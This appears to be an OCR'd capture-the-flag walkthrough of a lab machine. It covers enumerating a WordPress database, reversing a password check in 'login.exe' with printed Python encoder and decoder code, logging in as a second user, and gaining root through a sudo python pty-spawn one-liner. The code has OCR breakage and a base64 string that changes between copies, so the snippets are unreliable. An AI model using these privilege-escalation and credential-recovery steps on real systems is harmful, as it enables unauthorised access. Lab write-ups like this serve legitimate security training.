
i use this command to display data

SHOW DATABASE;

USE wordpress;


SHOW tables;

let try discover all table



wow i found flag 3 and 4

when display table wp_posts select * from wp_posts



when discover table users i found this password but i have password michael


and when try crack this hash for steven password i cant connect tha hash is not valid for password steven

Let's think of a solution.

```
You have new mail.
Last login: Sat Dec  7 13:25:42 2024 from 192.168.1.8
michael@borkan:~$ cd
michael@borkan:~$ ls
login.exe
michael@borkan:~$ cd ..
michael@borkan:/home$ ls
michael  steven
```

you remember login .exe file


let try revers this file may be contain important info



i use command String login.exe to find string there is many tool to detect string as ghidra

i found string more Strange and big

let try convert this string



go to CyberChef site and use magic and convert

```python
import base64

# Define constants
CORRECT_OUTPUT_BASE64 =
"HRIcGUFBSHYZUkhjHltNSHocSBcGSH0dRBxIehxIfRlIYRlaHEh5RRw="
XOR_KEY = 42  # Key for XOR operation
SHIFT_AMOUNT = 3  # Amount to shift in Caesar cipher

def caesar cipher(text, shift):
        # Apply Caesar cipher (shift each character)
        encrypted = ''.join(chr((ord(char) + shift) % 256) for char
in text)
        return encrypted

def xor_cipher(text, key):
        # Apply XOR cipher (XOR each character with a key)
        encrypted = ''.join(chr(ord(char) ^ key) for char in text)
        return encrypted

def shift_text(text, shift_amount):
        # Shift the entire text by moving characters around
        shift_amount = shift_amount % len(text)  # Ensure shift amount i
within range
        encrypted = text[-shift_amount:] + text[:-shift_amount]
        return encrypted

def encrypt_input(user_input):
        # Apply Caesar cipher, then XOR, then shifting
        step1 = caesar_cipher(user_input, SHIFT_AMOUNT)
        step2 = xor cipher(step1, XOR KEY)
        final_encrypted = shift_text(step2, SHIFT_AMOUNT)
        return final_encrypted

def main():
        user input = input("Enter the string to encrypt: ")
        encrypted_input = encrypt_input(user_input)
        encrypted_input_base64 =
base64.b64encode(encrypted_input.encode()).decode()

        if encrypted_input_base64 == CORRECT_OUTPUT_BASE64:
           print("Success! Correct input provided.")
        else:
           print("Incorrect input. Try again.")
```

```
if __name__ == "__main__":
        main()
```

the code extract from string in cyperchef

Let’s Explain The Code In Details :

This code is an encryption program that uses a combination of three encryption techniques: Caesar cipher, XOR cipher, and text shifting, followed by encoding the result in base64 format.

1. Constants:

CORRECT_OUTPUT_BASE64: A pre-defined base64 encoded string, which will be used to check if the user input has been correctly encrypted

XOR_KEY: The key used for the XOR operation (42 in this case).

SHIFT_AMOUNT: The number of positions to shift characters when applying the Caesar cipher and when shifting the text.

2. Caesar Cipher:

The function caesar_cipher takes a text and a shift value. It shifts each character's ASCII value by the shift amount, wrapping around if necessary, and returns the resulting encrypted text.

3. XOR Cipher:

The xor_cipher function takes a text and an XOR key. It applies the XOR operation between each character’s ASCII value and the XOR key (42). The result is an encrypted version of the text.

4. Text Shifting:

The shift_text function shifts the entire string by moving characters around. The shift wraps around when it exceeds the string length, so if the shift amount is greater than the string length, it’s reduced to a value within range.

5. Encrypting the Input:

In encrypt_input, the input goes through three steps: first the Caesar cipher,

then the XOR cipher, and finally the text shifting. The result is the fully encrypted

text.

6. Base64 Encoding:

The encrypted text is then encoded into base64 format

using base64.b64encode. This makes it easier to handle and compare the result

with the pre-defined correct base64 string.

7. Main Function:

The main function prompts the user to enter a string. It encrypts the string and

checks if the base64 encoded result matches the pre-defined correct output. If

they match, it prints "Success!", otherwise it asks the user to try again

Okay , It a Simple Encrypter Which Do Some Simple Algorithms To Encrypt A Password ,

So All We Need Now To Reverse This Simple Code , So We Need To Reverse Each

Function In A reversed Order To Take The Encoded Data And Retrieve its decrypted

content

This is code to do our job :

```python
import base64

# Define constants
CORRECT_OUTPUT_BASE64 =
"HRIcGUFBSHYZUkhjHltNSHocSBcGSH0dRBxIehxIfRlIYRlaHEh5RRw="
XOR_KEY = 42  # Key for XOR operation
SHIFT_AMOUNT = 3  # Amount to shift in Caesar cipher

def caesar cipher reverse(text, shift):
        # Reverse the Caesar cipher (shift each character back)
        decrypted = ''.join(chr((ord(char) - shift) % 256) for char
in text)
        return decrypted

def xor_cipher_reverse(text, key):
        # Reverse the XOR cipher (XOR each character with a key again)
        decrypted = ''.join(chr(ord(char) ^ key) for char in text)
        return decrypted

def shift_text_reverse(text, shift_amount):
        # Reverse the shifting (shift in the opposite direction)
        shift_amount = shift_amount % len(text)  # Ensure shift amount is
within range
        decrypted = text[shift_amount:] + text[:shift_amount]
        return decrypted

def decrypt_encrypted_data(encrypted_base64):
        # Decode the base64 to get the encrypted text
        encrypted_input = base64.b64decode(encrypted_base64).decode()

        # Reverse the encryption steps
        step1 = shift_text_reverse(encrypted_input, SHIFT_AMOUNT)  #
Reverse the shift
        step2 = xor_cipher_reverse(step1, XOR_KEY)  # Reverse the XOR
operation
        final_decrypted = caesar_cipher_reverse(step2, SHIFT_AMOUNT)  #
Reverse the Caesar cipher

        return final_decrypted

def main():
        # Decrypt the encrypted base64 data
        decrypted_data = decrypt_encrypted_data(CORRECT_OUTPUT_BASE64)

        # Output the decrypted data
        print("Decrypted data:", decrypted_data)

if __name__ == "__main__":
        main()
```

main.py

```python
import base64

# Define constants
CORRECT_OUTPUT_BASE64 =
    "HRIcGUFBSHYZUkhjHltNSHocSBcGSHOdRBxIehxIfRlIYRlaHEh5RRw="
XOR_KEY = 42  # Key for XOR operation
SHIFT_AMOUNT = 3  # Amount to shift in Caesar cipher

def caesar_cipher_reverse(text, shift):
    # Reverse the Caesar cipher (shift each character back)
    decrypted = ''.join(chr((ord(char) - shift) % 256) for char in
        text)
    return decrypted

def xor_cipher_reverse(text, key):
    # Reverse the XOR cipher (XOR each character with a key again)
    decrypted = ''.join(chr(ord(char) ^ key) for char in text)
    return decrypted

def shift_text_reverse(text, shift_amount):
    # Reverse the shifting (shift in the opposite direction)
    shift_amount = shift_amount % len(text)  # Ensure shift amount is
        within range
    decrypted = text[shift_amount:] + text[:shift_amount]
    return decrypted

def decrypt_encrypted_data(encrypted_base64):
```

Output

```
Decrypted data: 0hh_YOu_F1nd_M3_:)_T4k3_M3_TO_HOm3_Pl3453

=== Code Execution Successful ===
```

Steve's Password : “0hhYOu_F1nd_M3:)_T4k3_M3_TO_HOm3_Pl3453”

```
steven@192.168.126.128's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 18 04:47:34 2024 from 192.168.126.159
$
$
```

one of the easiest way to check if this user can run any script with root privilege is using sudo -l command as shown below

from the above SCR we can see Steven can run python command without password as a sudoer ! WOW !!

Now I’m going to share an amazing site that can help with privilege escalation techniques when you’re on a Linux System. It’s called GTFOBins. Let’s take a look at what they have and search for a python privilege escalation technique:

sudo python -c ‘import pty;pty.spawn(“/bin/bash”)

the above command will use python (which can be run as sudo for Steven) and use this python to initiate bash shell (SO the bash shell will launch with root privilege)

Now am root